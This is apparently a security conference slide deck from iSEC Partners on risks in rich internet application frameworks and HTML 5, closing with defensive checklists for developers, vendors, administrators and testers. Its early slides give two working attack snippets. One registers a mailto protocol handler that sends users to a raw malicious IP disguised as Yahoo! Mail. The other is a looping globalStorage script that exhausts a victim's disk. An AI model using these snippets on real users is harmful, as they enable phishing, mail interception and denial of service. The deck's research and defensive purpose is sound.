- Register a new protocol handler thusly:

```
<script type=''text/javascript''>
  navigator.registerProtocolHandler(''mailto'', ''http
      ://123.142.120.129:8080/dc/launch?action=compose&To=%s'', ''
      Yahoo! Mail'');
</script>
```

- Use your malicious IP instead of a name, users won't know the difference
- The only "security" restriction is that the handler has to go to the domain trying to install it.

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Protocol Handlers

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Firefox 3
Protocol handler registration

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
- Installation of a protocol handler is one-click — only one option.



Firefox 3
Launching a malicious handler

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
- After a handler is installed, mailto: links offer the malicious handler



- Note nearly invisible host URI and the auto-fetched favicon — which would you pick in a hurry?

Webkit
The Lurking Menace

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- Used in Safari, iPhone, Nokia, Android, OpenMoko, Konqueror, and AIR
- Supports HTML 5 DOM storage mechanisms
- Early adopter of local database objects
  - Particularly crucial on mobile devices, where storage is at a premium

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- 5M per origin for database objects
- 5M per origin for *localStorage*
- 5M per origin for *globalStorage* (in Firefox)
- Thankfully, no one has hundreds of thousands of origins
  - Except anyone with wildcard DNS
- Trivial storage exhaustion attacks possible
- Even more so for mobile devices based on WebKit — plus, storage and RAM are often pooled on these
- **Almost no exposed UI to disable this**

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- Attacker sets up or compromises web server with wildcard DNS
- Upon page visitation of the main virtual host, an IFRAME loads which runs Javascript like this:

```
function storethings(name) {
    globalStorage['cybervillains.org'][name] = "Hi there, from iSEC!";
}

function mul0 (str, num) {
    if (!num) return "";
    var newStr = str;
    while (--num) newStr += str;
    return newStr;
}

var i = 0;
while (i < 10000) {
    whee = mul0("A",10000);
        storethings(whee + i);
        i++;
}
```

DoS Risks in HTML 5
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- Each request loads a page instantiating *globalStorage* and/or *localStorage* and database objects
- Fill the victim's hard drive with incriminating evidence — base64-encoded images/files, *etc*...

Other HTML 5 features not yet implemented

Coming soon to a browser near you

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- TCP Connections! Direct ones *and* broadcast.
- HTML 5 Specification Draft, Section 7.3.8, Security: "Need to write this section." [3]
  - Yes.

Other HTML 5 features not yet implemented

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RIA vs OS
Storage

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- All of these frameworks expand the capabilities to store data locally
- Introduce privacy/tracking concerns
- DoS risk against desktops and mobile devices

RIA vs OS
Malware

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- Adobe AIR is a desktop application framework
- AIR can easily seed malware
- The effectiveness of malware attacks will be directly related to the popularity of the platform and the ease of install
- Large media attack surfaces pose another option

RIA vs the web

Or vice versa

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- Most RIA frameworks and HTML 5 include mechanisms for SQL-based storage
- XSS now has access to huge, easily retrievable data stores, often pre-login
- Retrieving query parameters from untrusted sources can now leads to SQL injection
- CSRF from the RIA app to the browser usually still possible
- Silverlight and AIR accept input from calling sites, opening Flash-like XSS and XSF vulns

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RIA vs RIA

- In the case of Prism, "sandboxed" apps can affect each other, and the browser
- In the case of BrowserPlus™, modules can clobber each other and other parts of the machine
- Done improperly, multiple frameworks allow for "bridging" apps, breaking outside of the sandbox
- Prism allows for developer foot-shooting by letting web pages talk to Chrome[4]

RIA Developer Checklist

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Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators
Penetration Testers

Summary

Q&A

- Prevent predictably named data stores — use a per-user GUID embedded in dynamically generated page
- Parameterize SQL statements
- Lock your app to your domain if possible
- Beware of passed-in arguments. Don't use them in JavaScript or to fetch URLs
- Be very careful with sandbox bridging. Don't get cute about bypassing AIR security model or crossing Mozilla unprivileged/unprivileged code boundaries
- Use Flex or Flash if you don't need local power of AIR
  - . . . and you probably don't

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RIA Framework Vendors
Local Storage Security

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Q&A

- *Let users opt out.*
  - User choice is missing here
  - Cookies have been opt-out for ages, but other tracking mechanisms haven't caught up
- Limit storage invocations
  - 5M per origin is *way* too much without user interaction, especially on mobile devices

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Install Mechanisms

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Q&A

- Learn from Microsoft's mistakes
  - They invented RIA with ActiveX
  - ActiveX's Legacy: Malware
  - Bad guys can get certs. We have a code signing cert from Verisign, and we're professional bad guys

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Q&A

- Users will click yes enough to invite abuse
- We need to start taking security UI seriously
  - Do not allow self-signed anything without setting an external developer bit
  - Install needs to take longer
  - Watch out for install window DoSing to force a "yes"
  - Using .exe download and install as baseline is not acceptable
  - RIA frameworks need an equivalent to ActiveX killbits

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Attack Surfaces

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Q&A

- RIA Frameworks are expanding security attack surface
  - Audio codecs
  - Video codecs
  - IL Parser / Virtual Machine
  - Embedded HTML renderer, JavaScript engine, image libraries
- Users do not understand the danger
- Too many exploits will lead to backlash, mass uninstall

RIA Framework Vendors

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Users and Administrators

Advice for Corporate Admins

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators
Penetration Testers

Summary

Q&A

- Disallow install of RIA frameworks without legitimate business need
  - For Windows, GPO can disable per CLSID
  - Once installed, IEAK becomes useless in enforcing policy in alternative installers
- Discourage development teams from using RIA unnecessarily
- Understand local framework settings that you can set remotely
  - Disable self-signed AIR install
- Block blobs at border proxy if necessary

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Advice for Normal People

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Q&A

- Don't install frameworks you don't need
- Use NoScript or equivalent to block JS/Flash/Silverlight instantiation except when you want it
- Read install boxes carefully
- Buy gold, guns, and canned food

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Advice for Normal People

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Penetration Testers

Living in the RIA World

Security Checklist
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Summary

Q&A

- Identify parameters used on instantiation
- Ensure SQL statements are parameterized
- Data stores not subject to same-origin — ensure proper GUIDs are used
- Check for limits on storage mechanism invocations
- Identify mechanisms used for letting the app framework talk directly to page content
- Make people use SSL!

Penetration Testers

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Summary

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Q&A

- RIA frameworks widely differ in their security models
- It is highly likely that web developers will introduce interesting flaws into their desktop applications
- The Web is becoming less standardized, more complex, and much more dangerous

- To Be Done
  - Automated auditing tools for these frameworks are necessary
  - Detailed per-framework checklists need to be created
  - Plenty of bugs to find for everyone

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Q&A

- Thanks for coming!
- Questions?

https://www.isecpartners.com


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For Further Reading I

Lutz Roeder.
Reflector for .NET
http://www.aisto.com/roeder/dotnet/

Kevin Kelly, Gary Wolf
Kiss your browser goodbye: The radical future of media beyond the Web
Wired 5.03. March, 1997

Ian Hickson, David Hyatt
A vocabulary and associated APIs for HTML and XHTML
http://www.w3.org/html/wg/html5/ — July 1 2008

For Further Reading II

The Mozilla Corporation

Interaction between privileged and non-privileged pages

http://developer.mozilla.org/en/docs/Code_snippets:Interaction_between_privileged_and_non-privileged_pages

Adobe Security Team

Adobe AIR 1.0 Security White Paper

http://download.macromedia.com/pub/air/documentation/1/air_security.pdf